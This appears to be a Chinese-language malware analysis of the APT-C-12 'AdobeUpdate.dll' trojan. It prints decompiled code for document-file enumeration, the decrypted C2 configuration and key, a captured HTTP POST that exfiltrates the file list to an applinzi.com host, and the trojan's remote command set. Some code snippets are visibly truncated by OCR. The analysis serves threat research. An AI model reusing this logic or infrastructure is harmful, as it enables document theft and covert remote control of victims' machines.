8D71 01           lea esi,dword ptr ds:[ecx+0x1]
8A4405 DC         mov al,byte ptr ss:[ebp+eax-0x24]
288415 E8FDFFFF   sub byte ptr ss:[ebp+edx-0x218],al
42                inc edx
66:0F1F           ???
44                inc esp
0000              add byte ptr ds:[eax],al
8A01              mov al,byte ptr ds:[ecx]
41                inc ecx
84C0              test al,al
75 F9             jnz short AdobeUpd.6A171D00
2BCE              sub ecx,esi
3BD1              cmp edx,ecx
72 D3             jb short AdobeUpd.6A171CE0
```


```
                          ASCII                 0012F398  5AD17263
0 30 30|43 32 39 30|ID=10011-000C290    0012F39C  00000000
9 38 2E|66 66 61 6B|057DD#IP=98.ffak    0012F3A0  000C0534
9 2E 63|6F 6D 23 41|3.applinzi.com#A    0012F3A4  00000000
3 49 6E|74 65 72 76|ppName=ff#Interv    0012F3A8  00000194
4 39 41|43 43 39 37|al=60#IV=D9ACC97    0012F3AC  00000000
3 4B 45|59 3D 32 44|8607FCBD5#KEY=2D    0012F3B0  00000000
4 44 35|32 46 37 32|4B7FF22624D52F72    0012F3B4  00000000
7 35 45|38 38 23 4D|A35D1F8E875E88#M    0012F3B8  00000000
1 33 39|37 45 39 37|utex=0ABFA397E97    0012F3BC  00000000
0 00 00|00 00 00 00|169B9#NBA.......    0012F3C0  00000000
```

解密之后的配置文件如下所示。




```
地址      HEX 数据                                         ASCII
000BF92C  23 49 44 3D 31 30 30 31 31 2D 30 30 30 43 32 39  #ID=10011-000C29
000BF93C  30 30 35 37 44 44 23 49 50 3D 39 38 2E 66 66 61  0057DD#IP=98.ffa
000BF94C  6B 33 2E 61 70 70 6C 69 6E 7A 69 2E 63 6F 6D 23  k3.applinzi.com#
000BF95C  41 70 70 4E 61 6D 65 3D 66 66 23 49 6E 74 65 72  AppName=ff#Inter
000BF96C  76 61 6C 3D 36 30 23 49 56 3D 44 39 41 43 43 39  val=60#IV=D9ACC9
000BF97C  37 38 36 30 37 46 43 42 44 35 23 4B 45 59 3D 32  78607FCBD5#KEY=2
000BF98C  44 34 42 37 46 46 32 32 36 32 34 44 35 32 46 37  D4B7FF22624D52F7
000BF99C  32 41 33 35 44 31 46 38 45 38 37 35 45 38 38 23  2A35D1F8E875E88#
000BF9AC  4D 75 74 65 78 3D 30 41 42 46 41 33 39 37 45 39  Mutex=0ABFA397E9
000BF9BC  37 31 36 39 42 39 23 4E 42 41 00 00 00 00 00 00  7169B9#NBA......
```

查询HKEY_CURRENT_USER下的MyApp注册表查看是否有FirstExec，通过字符串"no"来判断该DLL是否是第一次执行。




```
  v0 = ascii_decrypt("SOFTWARE\\MyApp|");
  RegCreateKeyExA(HKEY_CURRENT_USER, v0, 0, 0, 0, 0xF003Fu, 0, &phkResult, &dwDisposition);
  Type = 1;
  cbData const char *
  v1 = ascii_decrypt("FirstExec|");
  RegQueryValueExA(phkResult, v1, 0, &Type, &byte_10068804, &cbData);
  RegCloseKey(phkResult);
  v2 = strcmp((const char *)&byte_10068804, ascii_decrypt("no|"));
  if ( v2 )
    result = (-(v2 < 0) | 1) != 0;
  else
    result = 0;
  return result;
}
```

若DLL不为首次执行，则轮询获取控制服务器命令，否则遍历磁盘C：到F：中的文档文件信息，并保存在temp文件夹下的list_tmp.txt中。



```
    v9 = DeCode(L"H:|");                    // C:
                                            //
    sub_6A178D60(v8, v9, a2, v22);
    v10 = DeCode(L"I:|");                   // D:
                                            //
    sub_6A178D60(v8, v10, a2, v22);
    v11 = DeCode(L"J:|");                   // E:
                                            //
    sub_6A178D60(v8, v11, a2, v22);
    v12 = DeCode(L"K:|");                   // F:
                                            //
    sub_6A178D60(v8, v12, a2, v22);
    v5 = (void (*)(LPWSTR, LPCWSTR, ...))wsprintfW;
    break;
  case 'C':
    v13 = L"H:|";
    goto LABEL_7;
  case 'D':
    v13 = L"I:|";
    goto LABEL_7;
  case 'E':
    v13 = L"J:|";
    goto LABEL_7;
  case 'F':
    v13 = L"K:|";
```


遍历磁盘查找特定后缀的文件



```
s(&FileName, 0x400u, L"\\");
s(&FileName, 0x400u, FindFileData.cFileName);
Code(L".uuy|");                           // .ppt
                                          //
csstr(FindFileData.cFileName, v9) )

 DeCode(L".UUY|");                        // .ppt
!wcsstr(FindFileData.cFileName, v10) )

 = DeCode(L".uuyc|");                     // .pptx
( !wcsstr(FindFileData.cFileName, v11) )

12 = DeCode(L".UUYC|");                   // .pptx
f ( !wcsstr(FindFileData.cFileName, v12) )

 v13 = DeCode(L".UIK|");                  // .PDF
 if ( !wcsstr(FindFileData.cFileName, v13) )
 {
   v14 = DeCode(L".uik|");                // .pdf
   if ( !wcsstr(FindFileData.cFileName, v14) )
   {
     v15 = DeCode(L".cqx|");              // .xls
     if ( !wcsstr(FindFileData.cFileName, v15) )
     {
       v16 = DeCode(L".CQX|");            // .XLS
       if ( !wcsstr(FindFileData.cFileName, v16) )
       {
         v17 = DeCode(L".CQXC|");         // .XLSX
                                          //
                                          //
         if ( !wcsstr(FindFileData.cFileName, v17) )
         {
           v18 = DeCode(L".cqxc|");  // .xlsx
           if ( !wcsstr(FindFileData.cFileName, v18) )
           {
             v19 = DeCode(L".ith|"); // .doc
                                          //
             if ( !wcsstr(FindFileData.cFileName, v19) )
             {
               v20 = DeCode(L".ITH|");// .DOC
               if ( !wcsstr(FindFileData.cFileName, v20) )
               {
                 v21 = DeCode(L".ithc|");// .docx
                                          //
                 if ( !wcsstr(FindFileData.cFileName, v21) )
                 {
                   v22 = DeCode(L".ITHC|");
                   if ( !wcsstr(FindFileData.cFileName, v22) )
                   {
                     v23 = DeCode(L".ycy|");// .txt
                     if ( !wcsstr(FindFileData.cFileName, v23) )
                     {
                       v24 = DeCode(L".YCY|");
                       if ( !wcsstr(FindFileData.cFileName, v24) )
                       {
                         v25 = DeCode(L".bux|");// .wps
                         if ( !wcsstr(FindFileData.cFileName, v25) )
                         {
                           v26 = DeCode(L".BUX|");
                           if ( !wcsstr(FindFileData.cFileName, v26) )
                           {
                             v27 = DeCode(L".wyk|");// .rtf
                             if ( !wcsstr(FindFileData.cFileName, v27) )
                             {
                               v28 = DeCode(L".WYK|");
```

```
70A7915D    0F85 9A000000   jnz AdobeUpd.70A791FD
70A79163    B9 606BAC70     mov ecx,AdobeUpd.70AC6B60
70A79168    E8 D384FFFF     call <AdobeUpd.DeCode>
70A7916D    50              push eax
70A7916E    8D85 64DAFFFF   lea eax,dword ptr ss:[ebp-0x259C]
70A79174    50              push eax
70A79175    E8 19940100     call <AdobeUpd.wcsstr>
70A7917A    83C4 08         add esp,0x8
70A7917D    85C0            test eax,eax
70A7917F    75 7C           jnz short AdobeUpd.70A791FD
70A79181    B9 6C6BAC70     mov ecx,AdobeUpd.70AC6B6C
70A79186    E8 B584FFFF     call <AdobeUpd.DeCode>
70A7918B    50              push eax
70A7918C    8D85 64DAFFFF   lea eax,dword ptr ss:[ebp-0x259C]
70A79192    50              push eax
70A79193    E8 FB930100     call <AdobeUpd.wcsstr>
70A79198    83C4 08         add esp,0x8
70A7919B    85C0            test eax,eax
70A7919D    75 5E           jnz short AdobeUpd.70A791FD
70A7919F    B9 786BAC70     mov ecx,AdobeUpd.70AC6B78
70A791A4    E8 9784FFFF     call <AdobeUpd.DeCode>
70A791A9    50              push eax
70A791AA    8D85 64DAFFFF   lea eax,dword ptr ss:[ebp-0x259C]
70A791B0    50              push eax
70A791B1    E8 DD930100     call <AdobeUpd.wcsstr>
70A791B6    83C4 08         add esp,0x8
70A791B9    85C0            test eax,eax
70A791BB    75 40           jnz short AdobeUpd.70A791FD
70A791BD    B9 846BAC70     mov ecx,AdobeUpd.70AC6B84
70A791C2    E8 7984FFFF     call <AdobeUpd.DeCode>
70A791C7    50              push eax
70A791C8    8D85 64DAFFFF   lea eax,dword ptr ss:[ebp-0x259C]
70A791CE    50              push eax
70A791CF    E8 BF930100     call <AdobeUpd.wcsstr>
70A791D4    83C4 08         add esp,0x8
70A791D7    85C0            test eax,eax
70A791D9    75 22           jnz short AdobeUpd.70A791FD
eax=70AC6B84 (AdobeUpd.70AC6B84), UNICODE ".rtf"

地址      HEX 数据                                         UNICODE        000BAB28  FFFFFFFF
70AC6B84 2E 00 72 00 74 00 66 00 00 00 00 00 2E 00 57 00 .rtf...W       000BAB2C  00000002
70AC6B94 59 00 4B 00 7C 00 00 00 3E 00 3E 00 3E 00 3E 00 YK|.>>>>       000BAB30  00000180
70AC6BA4 25 00 69 00 2D 00 25 00 69 00 2D 00 25 00 69 00 %i-%i-%i       000BAB34  001BDFB0
70AC6BB4 7C 00 00 00 0D 00 0A 00 7C 00 00 00 3E 00 3E 00 |...|.>>       000BAB38  000BEDB8
70AC6BC4 3E 00 25 00 69 00 50 00 47 00 7C 00 00 00 00 00 >%iPG|..       000BAB3C  00000002
70AC6BD4 5B 00 25 00 35 00 37 00 69 00 25 00 35 00 37 00 [%57i%57       000BAB40  00000020
70AC6BE4 69 00 25 00 35 00 37 00 69 00 25 00 35 00 37 00 i%57i%57       000BAB44  562C85C5
70AC6BF4 69 00 25 00 35 00 37 00 69 00 5D 00 3E 00 7C 00 i%57i]>|       000BAB48  01D3E747
70AC6C04 00 00 00 00 0A 00 7C 00 00 00 00 00 5B 00 4A 00 ...|..[J       000BAB4C  562C85C5
70AC6C14 77 00 77 00 5D 00 3E 00 25 00 78 00 3E 00 6A 00 ww]>%x>j       000BAB50  01D3E747
70AC6C24 77 00 77 00 74 00 77 00 3E 00 25 00 69 00 3A 00 wwtw>%i:       000BAB54  5703195A
70AC6C34 7C 00 00 00 25 00 78 00 0A 00 7C 00 00 00 00 00 |.%x.|..       000BAB58  01D3E747
70AC6C44 41 00 64 00 6F 00 62 00 65 00 55 00 70 00 64 00 AdobeUpd       000BAB5C  00000000
70AC6C54 61 00 74 00 65 00 4E 00 77 00 00 00 00 00 00 00 ateNw...       000BAB60  000F5800 UN
70AC6C64 57 00 69 00 6E 00 55 00 70 00 64 00 61 00 74 00 WinUpdat       000BAB64  0077006F
```


其中查找的文档类型包括.ppt .pptx .pdf .xls .xlsx .doc .docx .txt .wps .rtf的文档，将文档文件路径、创建时间以及文件大小信息进行保存。



```
    call esi                                  kernel32.WriteFile
FFF lea ecx,dword ptr ss:[ebp-0x140]
    lea edx,dword ptr ds:[ecx+0x2]
    ???                                       未知命令
    test byte ptr ds:[eax],al
    add byte ptr ds:[eax],al
    add byte ptr ds:[eax],al
    mov ax,word ptr ds:[ecx]
    add ecx,0x2
    test ax,ax
    jnz short AdobeUpd.70A79530
    sub ecx,edx                               ntdll.KiFastSystemCallR
FFF lea eax,dword ptr ss:[ebp-0x2344]
    push 0x0
```


```
UNICODE      000BAB28  FFFFFFFF
C:\evere     000BAB2C  00000002
dit_win3     000BAB30  00000180
2_4379_p     000BAB34  001BDFB0
ortable\     000BAB38  000BEDB8  UNICODE "C:\everedit_win32_4379_portable"
readme.t     000BAB3C  00000002
xt......     000BAB40  00000020
```

下图为示例的写入数据格式(文件路径 创建时间 文件大小):




```
C:\everedit_win32_4379_portable\readme.txt    2014-9-21    1KB
C:\Program Files\Common Files\SpeechEngines\Microsoft\TTS20\zh-CHS\chs-dsk\M2052DSK.PPT    2011-4-12    401KB
C:\Program Files\Fiddler2\credits.txt    2017-2-7    2KB
C:\Program Files\VMware\VMware Tools\open_source_licenses.txt    2017-11-29    607KB
C:\Program Files\VMware\VMware Tools\vmacthlp.txt    2018-3-30    0KB
C:\Program Files\Windows NT\TableTextService\TableTextServiceAmharic.txt    2009-6-10    16KB
C:\Program Files\Windows NT\TableTextService\TableTextServiceArray.txt    2009-6-10    1272KB
C:\Program Files\Windows NT\TableTextService\TableTextServiceDaYi.txt    2009-6-10    980KB
C:\Program Files\Windows NT\TableTextService\TableTextServiceSimplifiedQuanPin.txt    2009-6-10    1665KB
C:\Program Files\Windows NT\TableTextService\TableTextServiceSimplifiedShuangPin.txt    2009-6-10    1445KB
```

并将list_tmp.txt进行aes加密后上传到控制服务器。




```
001EC568 50 4F 53 54 20 2F 3F 39 30 3D 52 26 43 2E 48 4F POST /?90=R&C.HO
001EC578 4F 55 77 32 39 30 78 39 2D 38 39 75 25 77 34 39 OUw290x9-89u%w49
001EC588 37 39 39 38 39 38 4D 26 55 57 26 46 3D 36 37 54 799898M&UW&F=67T
001EC598 48 47 47 47 52 56 52 5F 77 34 39 37 39 39 38 39 HGGGRVR_w4979989
001EC5A8 38 37 77 32 39 30 78 39 2D 38 39 3D 55 55 3D 52 87w290x9-89=UU=R
001EC5B8 47 4B 4A 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 GKJ HTTP/1.1..Ac
001EC5C8 63 65 70 74 3A 20 2A 2F 2A 0D 0A 43 6F 6E 74 65 cept: */*..Conte
001EC5D8 6E 74 2D 4C 65 6E 67 74 68 3A 20 31 33 33 34 32 nt-Length: 13342
001EC5E8 34 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 4..User-Agent: M
001EC5F8 6F 7A 69 6C 6C 61 2F 35 2E 30 20 28 57 69 6E 64 ozilla/5.0 (Wind
001EC608 6F 77 73 20 4E 54 20 36 2E 33 3B 20 57 4F 57 36 ows NT 6.3; WOW6
001EC618 34 3B 20 72 76 3A 34 32 2E 30 29 20 47 65 63 6B 4; rv:42.0) Geck
001EC628 6F 2F 32 30 31 30 30 31 30 31 20 46 69 72 65 66 o/20100101 Firef
001EC638 6F 78 2F 34 32 2E 30 0D 0A 43 6F 6E 74 65 6E 74 ox/42.0..Content
001EC648 2D 54 79 70 65 3A 20 61 70 70 6C 69 63 61 74 69 -Type: applicati
001EC658 6F 6E 2F 6F 63 74 65 74 2D 73 74 72 65 61 6D 0D on/octet-stream.
001EC668 0A 48 6F 73 74 3A 20 39 38 2E 66 66 61 6B 33 2E .Host: 98.ffak3.
001EC678 61 70 70 6C 69 6E 7A 69 2E 63 6F 6D 0D 0A 43 6F applinzi.com..Co
001EC688 6E 6E 65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 nnection: Keep-A
001EC698 6C 69 76 65 0D 0A 43 61 63 68 65 2D 43 6F 6E 74 live..Cache-Cont
001EC6A8 72 6F 6C 3A 20 6E 6F 2D 63 61 63 68 65 0D 0A 0D rol: no-cache...
```

接着设置注册表FirstExec标志。



```
  GdiGetBatchLimit();
  v0 = ascii_decrypt("SOFTWARE\\MyApp|");
  RegCreateKeyExA(HKEY_CURRENT_USER, v0, 0, 0, 0, 0xF003Fu, 0, &phkResult, &dwDisposition);
  v1 = strlen(ascii_decrypt("no|"));
  v2 = ascii_decrypt("no|");
  v3 = ascii_decrypt("FirstExec|");
  RegSetValueExA(phkResult, v3, 0, 1u, (const BYTE *)v2, v1);
  return RegCloseKey(phkResult);
}
```

AdobeUpdate.dll木马实现了丰富的命令控制指令，其通过访问控制域名获取包含有控制命令的文件，并在本地解密解析后执行。




```
    ProcessInformation = 0i64;
    if ( !(unsigned __int8)SAEGetFile((int)&a72, &FileName) )
      goto LABEL_16;
    GetClipboardSequenceNumber();
    v88 = CreateFileW(&FileName, 0x80000000, 0, 0, 3u, 0x80u, 0);
    v89 = v88;
    if ( v88 == (HANDLE)-1 )
    {
      v206 = (void *)-1;
LABEL_15:
      CloseHandle(v206);
      v90 = unicode_decrypt(L" Command downloaded but not found\r\n|");
      logfile(v90);
      v83 = (void (*)(LPWSTR, LPCWSTR, ...))wsprintfW;
LABEL_16:
      v84 = Sleep;
      continue;
    }
    v92 = GetFileSize(v88, 0);
    v206 = v89;
    if ( !v92 )
      goto LABEL_15;
    v93 = (void (__stdcall *)(HANDLE))CloseHandle;
    CloseHandle(v206);
    if ( !(unsigned __int8)sub_10006E90(&FileName, &a74) )
    {
      v94 = unicode_decrypt(L" Command decrypt fail\r\n|");
      logfile(v94);
      v84 = Sleep;
      Sleep(0x5DCu);
      DeleteFileW(&FileName);
      v83 = (void (*)(LPWSTR, LPCWSTR, ...))wsprintfW;
      continue;
    }
    v84 = Sleep;
    Sleep(0x5DCu);
    DeleteFileW(&FileName);
    unicode_decrypt(L"rb|");
    sub_1002FB12(&a8);
    if ( sub_1002FCAA(a66, 500, a8) )
    {
      while ( 1 )
      {
        v95 = unicode_decrypt(L"Command received\r\n|");
        logfile(v95);
        v96 = unicode_decrypt(L"***10|");
        if ( !sub_1002FCB5(a66, v96, 5) )
        {
          v97 = unicode_decrypt(L" |");
```

其指令以***和对应指令数字组成，以下为控制指令功能列表。

***1	执行cmd命令
***2	更新AppName配置
***3	文件上传
***4	文件下载
***5	更新控制域名
***7	上传文档文件列表信息
***8	执行dll文件或exe
***9	文件删除
***10	指定文件列表信息上传
***11	保留

控制基础设施

APT-C-12组织近期活动中使用的恶意代码利用了applinzi.com域名下的二级域名作为控制域名，该域名为Sina App Engine的云服务托管。



Sina App Engine

云应用用户入口

无需架构设计，无需运维管理

天生分布式系统，单应用支持亿级流量

不限制带宽（账户等级内）

所付仅所用计费模式，近乎零成本创业支持

启用 *.applinzi.com 二级域名

新浪云虚拟主机

云虚拟主机用户入口

绝非单机的云虚拟主机

